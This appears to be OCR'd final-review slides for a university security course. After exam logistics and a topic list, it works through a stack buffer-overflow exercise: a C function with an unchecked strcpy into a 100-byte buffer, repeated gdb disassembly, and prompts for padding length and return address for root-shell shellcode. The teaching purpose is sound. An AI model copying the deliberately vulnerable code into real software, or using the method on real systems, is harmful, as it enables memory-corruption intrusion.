EECS 388 Final Review

Exam Logistics

- Thursday, December 14th, 7 - 9 p.m.
  - **Arrive at least 10 min early**
  - In person! See Piazza for room assignments
  - **Bring your MCard!**
- Similar format to midterm
- Covers entire course, including lecture material and projects
- Special accommodations have been communicated via email

Review materials:

- **Crypto and Web:** Re-watch midterm review lecture
- **Networking:** Reviewed during lab
- **AppSec:** Reviewed during lecture

Crypto and Web Topics

*Please rewatch the **Midterm Review lecture** to review these topics.*

Cryptography:

- Message Integrity (hashes and MACs)
- Randomness and Pseudorandomness (PRGs, one-time pads)
- Confidentiality (block and stream ciphers, cipher modes)
- Key Exchange (secure channels, Diffie-Hellman)
- Public-key Crypto (RSA encryption, digital signatures)

Web Security:

- Web Platform (SOP, cookie policies, etc.)
- XSS attacks/defenses
- CSRF attacks/defenses
- SQL-injection attacks/defenses
- HTTPS (TLS protocol, Web PKI)
- HTTPS attacks and defenses

AppSec

Target Summaries

- Target 0- Overwriting a variable on the stack
- Target 1- Overwriting the return address
- Target 2- Redirecting control to shellcode
- Target 3- Overwriting the return address indirectly
- Target 4- Beyond Strings
- Target 5- Bypassing DEP
- Target 6- Variable Stack Position
- Target 7- ROP
- Target 8- Reverse-engineering with Ghidra

Target Summaries

- Target 0- Overwriting a variable on the stack
- Target 1- Overwriting the return address
- Target 2- Redirecting control to shellcode
- Target 3- Overwriting the return address indirectly
- Target 4- Beyond Strings
- Target 5- Bypassing DEP
- Target 6- Variable Stack Position
- Target 7- ROP
- Target 8- Reverse-engineering with Ghidra

Important CPU Registers

- RSP: Stack pointer
- RBP: Frame/Base pointer
- RIP: Instruction pointer
- RAX, RDX, RCX, RBX, RDI, RSI
  - x64 call convention: first three function arguments go to **RDI, RSI, RDX**


```c
void vulnerable(char *arg)
{
        char buf[100];
        strcpy(buf, arg);
}

int _main(int argc, char **argv)
{
        vulnerable(argv[1]);
        return 0;
}

/* Assume you have a 53 byte shellcode exploit
that will open a root shell when executed.
(Similar to project 4)
*/

// 1. Draw the stack frame just before
//    the call to strcpy
// 2. How many bytes of garbage should
// your exploit contain? How do you know?
// 3. What should the return address be?
```

```
(gdb) disas vulnerable
Dump of assembler code for function vulnerable:
   0x0401de5 <+0>:     endbr64
   0x0401de9 <+4>:     push   rbp
   0x0401dea <+5>:     mov    rbp,rsp
   0x0401ded <+8>:     sub    rsp,0x78
   0x0401df1 <+12>:    mov    QWORD PTR [rbp-0x78],rdi
   0x0401df5 <+16>:    mov    rdx,QWORD PTR [rbp-0x78]
   0x0401df9 <+20>:    lea    rax,[rbp-0x70]
   0x0401dfd <+24>:    mov    rsi,rdx
   0x0401e00 <+27>:    mov    rdi,rax
   0x0401e03 <+30>:    call   0x401020 <strcpy>
   0x0401e08 <+35>:    nop
   0x0401e09 <+36>:    leave
   0x0401e0a <+37>:    ret
```

Top of stack

Lower memory address

```
RDI: arg (ptr to our
python script output)
```




Bottom of stack

Higher memory address

RDI: arg (ptr to our python script output)


```
void vulnerable(char *arg)
{
        char buf[100];
        strcpy(buf, arg);
}

int _main(int argc, char **argv)
{
        vulnerable(argv[1]);
        return 0;
}
```




```
(gdb) disas vulnerable
Dump of assembler code for function vulnerable:
   0x0401de5 <+0>:     endbr64
   0x0401de9 <+4>:     push   rbp
   0x0401dea <+5>:     mov    rbp,rsp
   0x0401ded <+8>:     sub    rsp,0x78
   0x0401df1 <+12>:    mov    QWORD PTR [rbp-0x78],rdi
   0x0401df5 <+16>:    mov    rdx,QWORD PTR [rbp-0x78]
   0x0401df9 <+20>:    lea    rax,[rbp-0x70]
   0x0401dfd <+24>:    mov    rsi,rdx
   0x0401e00 <+27>:    mov    rdi,rax
   0x0401e03 <+30>:    call   0x401020 <strcpy>
   0x0401e08 <+35>:    nop
   0x0401e09 <+36>:    leave
   0x0401e0a <+37>:    ret
```

RDI: arg (ptr to our python script output)

RSP




vuln RBP

```
(gdb) disas vulnerable
Dump of assembler code for function vulnerable:
   0x0401de5 <+0>:     endbr64
   0x0401de9 <+4>:     push   rbp
   0x0401dea <+5>:     mov    rbp,rsp
   0x0401ded <+8>:     sub    rsp,0x78
   0x0401df1 <+12>:    mov    QWORD PTR [rbp-0x78],rdi
   0x0401df5 <+16>:    mov    rdx,QWORD PTR [rbp-0x78]
   0x0401df9 <+20>:    lea    rax,[rbp-0x70]
   0x0401dfd <+24>:    mov    rsi,rdx
   0x0401e00 <+27>:    mov    rdi,rax
   0x0401e03 <+30>:    call   0x401020 <strcpy>
   0x0401e08 <+35>:    nop
   0x0401e09 <+36>:    leave
   0x0401e0a <+37>:    ret
```

```
void vulnerable(char *arg)
{
        char buf[100];
        strcpy(buf, arg);
}

int _main(int argc, char **argv)
{
        vulnerable(argv[1]);
        return 0;
}
```

RDX: arg (ptr to our python script output)

RDI: arg (ptr to our python script output)




```
(gdb) disas vulnerable
Dump of assembler code for function vulnerable:
   0x0401de5 <+0>:     endbr64
   0x0401de9 <+4>:     push   rbp
   0x0401dea <+5>:     mov    rbp,rsp
   0x0401ded <+8>:     sub    rsp,0x78
   0x0401df1 <+12>:    mov    QWORD PTR [rbp-0x78],rdi
   0x0401df5 <+16>:    mov    rdx,QWORD PTR [rbp-0x78]
   0x0401df9 <+20>:    lea    rax,[rbp-0x70]
   0x0401dfd <+24>:    mov    rsi,rdx
   0x0401e00 <+27>:    mov    rdi,rax
   0x0401e03 <+30>:    call   0x401020 <strcpy>
   0x0401e08 <+35>:    nop
   0x0401e09 <+36>:    leave
   0x0401e0a <+37>:    ret
```


```
void vulnerable(char *arg)
{
        char buf[100];
        strcpy(buf, arg);
}

int _main(int argc, char **argv)
{
        vulnerable(argv[1]);
        return 0;
}
```

RAX: vul RBP - 0x70 (buffer)

RDX: arg (ptr to our python script output)

RDI: arg (ptr to our python script output)

```
(gdb) disas vulnerable
Dump of assembler code for function vulnerable:
   0x0401de5 <+0>:     endbr64
   0x0401de9 <+4>:     push   rbp
   0x0401dea <+5>:     mov    rbp,rsp
   0x0401ded <+8>:     sub    rsp,0x78
   0x0401df1 <+12>:    mov    QWORD PTR [rbp-0x78],rdi
   0x0401df5 <+16>:    mov    rdx,QWORD PTR [rbp-0x78]
   0x0401df9 <+20>:    lea    rax,[rbp-0x70]
   0x0401dfd <+24>:    mov    rsi,rdx
   0x0401e00 <+27>:    mov    rdi,rax
   0x0401e03 <+30>:    call   0x401020 <strcpy>
   0x0401e08 <+35>:    nop
   0x0401e09 <+36>:    leave
   0x0401e0a <+37>:    ret
```





```
void vulnerable(char *arg)
{
        char buf[100];
        strcpy(buf, arg);
}

int _main(int argc, char **argv)
{
        vulnerable(argv[1]);
        return 0;
}
```

RSI: arg (ptr to our python script output)

RDI: vul RBP - 0x70

```
(gdb) disas vulnerable
Dump of assembler code for function vulnerable:
   0x0401de5 <+0>:     endbr64
   0x0401de9 <+4>:     push   rbp
   0x0401dea <+5>:     mov    rbp,rsp
   0x0401ded <+8>:     sub    rsp,0x78
   0x0401df1 <+12>:    mov    QWORD PTR [rbp-0x78],rdi
   0x0401df5 <+16>:    mov    rdx,QWORD PTR [rbp-0x78]
   0x0401df9 <+20>:    lea    rax,[rbp-0x70]
   0x0401dfd <+24>:    mov    rsi,rdx
   0x0401e00 <+27>:    mov    rdi,rax
   0x0401e03 <+30>:    call   0x401020 <strcpy>
   0x0401e08 <+35>:    nop
   0x0401e09 <+36>:    leave
   0x0401e0a <+37>:    ret
```





```
void vulnerable(char *arg)
{
        char buf[100];
        strcpy(buf, arg);
}

int _main(int argc, char **argv)
{
        vulnerable(argv[1]);
        return 0;
}
```

RSI: arg (ptr to our python script output)

RDI: vul RBP - 0x70

```
(gdb) disas vulnerable
Dump of assembler code for function vulnerable:
   0x0401de5 <+0>:     endbr64
   0x0401de9 <+4>:     push   rbp
   0x0401dea <+5>:     mov    rbp,rsp
   0x0401ded <+8>:     sub    rsp,0x78
   0x0401df1 <+12>:    mov    QWORD PTR [rbp-0x78],rdi
   0x0401df5 <+16>:    mov    rdx,QWORD PTR [rbp-0x78]
   0x0401df9 <+20>:    lea    rax,[rbp-0x70]
   0x0401dfd <+24>:    mov    rsi,rdx
   0x0401e00 <+27>:    mov    rdi,rax
   0x0401e03 <+30>:    call   0x401020 <strcpy>
   0x0401e08 <+35>:    nop
   0x0401e09 <+36>:    leave
   0x0401e0a <+37>:    ret
```

